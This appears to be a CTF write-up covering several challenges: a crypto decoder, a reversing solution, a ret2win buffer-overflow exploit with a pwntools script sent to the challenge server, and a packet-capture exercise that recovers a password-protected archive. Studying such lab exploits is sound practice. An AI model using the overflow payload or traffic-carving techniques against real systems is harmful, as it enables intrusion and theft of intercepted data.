
> Welcome to the movies! I have here some Flagville Cryptobacher's original gourmet popping corn kernels. I put them in the microwave, pop the kernels, and drizzle some butter on top.
>
> You take the bag of popcorn (the message) and wonder, how can I unpop the popcorn?
>
> *author: neonlian*

CYBORG{R1Ch_BUTT3RY_SUSTENANC3}

GPT



```python
from sympy import mod_inverse

# Provided hex values
hex_values = [
    "3FB60", "4F510", "42930", "31058", "DEA8", "4A818", "DEA8", "1AA88",
    "65AE0", "1C590", "17898", "1C590", "29170", "3FB60", "55D10", "29170",
    "42930", "6A7D8", "4C320", "4F510", "5FC0", "193A0", "4F510", "2E288",
    "29170", "643F8", "31058", "6A7D8", "4A818", "1AA88", "1AA88"
]

# Convert hex values to integers
ciphertext = [int(h, 16) for h in hex_values]

# Given modulus value
m = 57983

# Step 1: Reverse churn step (reorder elements back to original order)
ciphertext = ciphertext[-16:] + ciphertext[:-16]

# Try every possible value of p
for p in range(1, m):
    try:
        # Calculate modular inverse of p
        p_inv = mod_inverse(p, m)

        # Step 2: Reverse butter step using the guessed p
        butter_reversed = [(x * p_inv) % m for x in ciphertext]

        # Step 3: Reverse pop step by XORing with 42
        flag_chars = [chr(x ^ 42) for x in butter_reversed]

        # Check if the result is readable ASCII text
        flag = "".join(flag_chars)
        if all(32 <= ord(c) < 127 for c in flag):  # Check if all characters are readable ASCII
            print("Possible flag with p =", p, ":", flag)
            break
    except ValueError:
        # Skip if p has no modular inverse for m
        continue
```



trynewthings

481

This is my first reverse engineering challenge! I usually make crypto challenges, so keep that in mind. Try new things! Except for drugs... maybe not those.

author: sophisticated.space

Another GPT because its crypto

Step-by-Step Solution Breakdown

1. **Understand the Encoding**: The `encode` function creates an encoded version of the input using a combination of each input character and a character from a fixed string `v7`. The formula used was:

$$\text{encoded}[i] = \text{input}[i] + \text{v7}[53 - i] - 60$$


2. **Reverse the Encoding**: To find the original input (i.e., the flag), we reversed the encoding formula by isolating `input[i]`:

$$\text{input}[i] = \text{encoded}[i] - \text{v7}[53 - i] + 60$$

   This allowed us to compute each character of the original input (flag) from the encoded values.

3. **Define Target Encoded Bytes**: The target encoded values were given as `byte_2004`, a list of specific byte values. Our task was to reverse-engineer an input string that would encode to exactly these values.
4. **Calculate Each Character**: By iterating over each index `i` from 0 to 23 (since `check_encoded_guess` only checks the first 24 bytes), we calculated each character of the input using the reversed formula. We carefully mapped each encoded value back to a character in the original flag by subtracting the corresponding `v7` character and adjusting with `+60`.
5. **Join Characters to Form the Flag**: After calculating all 24 characters, we joined them into a single string, resulting in `CYBORG{reverse-viginere}`.

This reverse-engineering approach—working backward from the output to the input—allowed us to retrieve the correct flag. Let me know if you have more questions or need further assistance!



Portal


464

Can you use the portals to get to the right place?

author: awesome10billion


`nc 0.cloud.chals.io 11723`

Basic ret2win challenge



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ ./portal
Please enter your string:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Okay, time to return... Fingers Crossed... Jumping to 0x80492a7
Segmentation fault (core dumped)
```


The flag is in win()




Function name	Segment	Start
_init_proc	.init	08049
sub_8049030	.plt	08049
__libc_start_main	**.plt**	**0804**
_printf	**.plt**	**0804**
_gets	**.plt**	**0804**
_fgets	**.plt**	**0804**
_getegid	**.plt**	**0804**
_puts	**.plt**	**0804**
_exit	**.plt**	**0804**
_setvbuf	**.plt**	**0804**
_fopen	**.plt**	**0804**
_setresgid	.plt	08049
start	.text	08049
sub_804910D	.text	08049
_dl_relocate_static_pie	.text	08049
__x86_get_pc_thunk_bx	.text	08049
deregister_tm_clones	.text	08049
register_tm_clones	.text	08049
__do_global_dtors_aux	.text	08049
frame_dummy	.text	08049
get_return_address	.text	08049
win	.text	08049
vuln	.text	08049
main	**.text**	**0804**
__x86_get_pc_thunk_ax	.text	08049
_term_proc	.fini	08049
__libc_start_main	**extern**	**0804**
printf	**extern**	**0804**
gets	**extern**	**0804**
fgets	**extern**	**0804**
getegid	**extern**	**0804**
puts	**extern**	**0804**
exit	**extern**	**0804**
setvbuf	**extern**	**0804**
fopen	**extern**	**0804**
setresgid	extern	0804E

```
int win()
{
  char s[45]; // [esp+Fh] [ebp-39h] BYREF
  FILE *stream; // [esp+3Ch] [ebp-Ch]

  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts("Please create 'flag.txt' in this directory with your own debugging flag.");
    exit(0);
  }
  fgets(s, 45, stream);
  return printf(s);
}
```


Then finding the buffer offset with cyclic which is 44.



```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
```




```
pwndbg> run
Starting program: /mnt/c/Users/hzqzz/Downloads/ctf/portal
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Please enter your string:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Okay, time to return ... Fingers Crossed ... Jumping to 0x80492a7

Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────
 EAX  0x40
 EBX  0x6161616a ('jaaa')
 ECX  0
 EDX  0
 EDI  0xf7ffcb80 (_rtld_global_ro) ◂— 0
 ESI  0xffffd09c —▸ 0xffffd225 ◂— 'SHELL=/bin/bash'
 EBP  0x6161616b ('kaaa')
 ESP  0xffffcfb0 ◂— 'maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 EIP  0x6161616c ('laaa')
──────────────────────────[ DISASM / i386 / set emulate on ]──────────────────────────
```




```
pwndbg> cyclic -l laaa
Finding cyclic pattern of 4 bytes: b'laaa' (hex: 0x6c616161)
Found at offset 44
```

Get the address of the win()




```
pwndbg> disassemble win
Dump of assembler code for function win:
   0x08049208 <+0>:     push   ebp
   0x08049209 <+1>:     mov    ebp,esp
   0x0804920b <+3>:     push   ebx
   0x0804920c <+4>:     sub    esp,0x44
   0x0804920f <+7>:     call   0x8049130 <__x86.get_pc_thunk.bx>
   0x08049214 <+12>:    add    ebx,0x2100
```

Craft the payload.




```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ python2 -c 'print "A" * 44 + "\x08\x92\x04\x08"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�

┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ python2 -c 'print "A" * 44 + "\x08\x92\x04\x08"' > payload

┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ ./portal < payload
Please enter your string:
Okay, time to return ... Fingers Crossed ... Jumping to 0x80492a7
Please create 'flag.txt' in this directory with your own debugging flag.
```


Now its success on local. Make a script to pass to the server.



```python
from pwn import *

# Set the context
context(arch='i386', os='linux')

# Connect to the remote service
r = remote('0.cloud.chals.io', 11723)

# Create the payload
payload = b"A" * 44 + p32(0x8049208)

# Send the payload
r.sendlineafter(b':', payload)

# Open interactive session
r.interactive()

```



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ python3 exploit.py
[+] Opening connection to 0.cloud.chals.io on port 11723: Done
[*] Switching to interactive mode

Okay, time to return ... Fingers Crossed ... Jumping to 0x80492a7
CYBORG{w0w_u_r_0n_y0ur_w4y_2_b_a_r34l_h4x0r![*] Got EOF while reading in interactive
$ 
```




pineapple

382

Our covert pineapples intercepted this traffic from people at the convention. Try find out what was sent.

author: neonlian


Follow tcp stream until 23rd



```
POST /plans HTTP/1.1
Host: 192.168.56.101:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------263202297629483443943386069181
Content-Length: 452994
Origin: http://192.168.56.101:5000
Connection: keep-alive
Referer: http://192.168.56.101:5000/plans
Upgrade-Insecure-Requests: 1

-----------------------------263202297629483443943386069181
Content-Disposition: form-data; name="file"; filename="hoolicon.7z"
Content-Type: application/x-7z-compressed

7z..'.....
```

This tcp got 7z


Then save the http object. Eventhough the file name is different but the content is same.




Packet	Hostname	Content Type	Size	Filename
1459	192.168.56.101:5000	text/html	253 bytes	\
1475	192.168.56.101:5000	application/x-www-form-urlencoded	61 bytes	\
1479	192.168.56.101:5000	text/html	253 bytes	\
1491	192.168.56.101:5000	text/html	197 bytes	plans
1646		text/html	197 bytes	
1826	192.168.56.101:5000	multipart/form-data	452 kB	plans

Then we want to make a file out of the exported object.

Put in hxd then edit. 7z need to be first. And at the bottom, delete --- to end




```
37 7A BC AF 27 1C 00 04 87 03 0D EA F0 E7 06 00  7z¼¯'...‡..êðç..
00 00 00 00 82 00 00 00 00 00 00 00 2D F6 F0 DC  ....,.......-öðÜ
04 76 9D 35 A4 25 4B BE 09 15 29 E6 66 12 FF C0  .v.5¤%K¾..)æf.ÿÀ
6E B7 9C F7 35 39 8A 24 6E E0 F0 A1 5E AA FC 82  n·œ÷59Š$nàð¡^ªü‚
2E F7 FD 0E 0A 27 16 F9 DE DB 32 9F 09 F8 DC 2B  .÷ý..'.ùÞÛ2Ÿ.øÜ+
7F 84 59 A0 97 9D 27 42 1D EE FE 85 CB 49 AE 1F  .„Y —.'B.îþ…ËI®.
BC C3 E5 98 60 B4 4F AC 73 AE 2D 86 8A D5 AF 57  ¼Ãå˜`´O¬s®-†ŠÕ¯W
00 32 53 C7 BE 0E 78 49 C7 DF C2 76 80 D8 54 C3  .2SÇ¾.xIÇßÂv€ØTÃ
6A 44 0F 12 B1 CD 1A 19 FC FE DE 98 39 BA 4E 90  jD..±Í..üþÞ˜9ºN.
E5 30 3C 81 A6 51 BB 12 5A 18 52 8F FA 6C 59 C4  å0<.¦Q».Z.R.úlYÄ
57 34 9F A2 18 0F 45 90 13 3A 56 CC D6 94 DA 0D  W4Ÿ¢..E..:VÌÖ”Ú.
```



```
66 00 6C 00 61 00 67 00 69 00 6D 00 67 00 2E 00  f.l.a.g.i.m.g...
70 00 6E 00 67 00 00 00 19 02 00 00 14 0A 01 00  p.n.g...........
AE CD CA 91 E7 2A DB 01 15 06 01 00 20 00 00 00  ®ÍÊ‘ç*Û..... ...
00 00 0D 0A                                      ....
```


Then got the 7z file.

The password for the file is at tcp stream 21st.




```
username=jbarker&filename=hoolicon&filepw=conjoined_TRIANGLES
HTTP/1.1 200 OK
```

Then got image




CYBORG{pe4cefaRe_4x09}




Redwoods

494

> I've been looking at computers and racking my brain for far too long. A walk through the woods should help clear my mind.
>
> *author: neonlian*




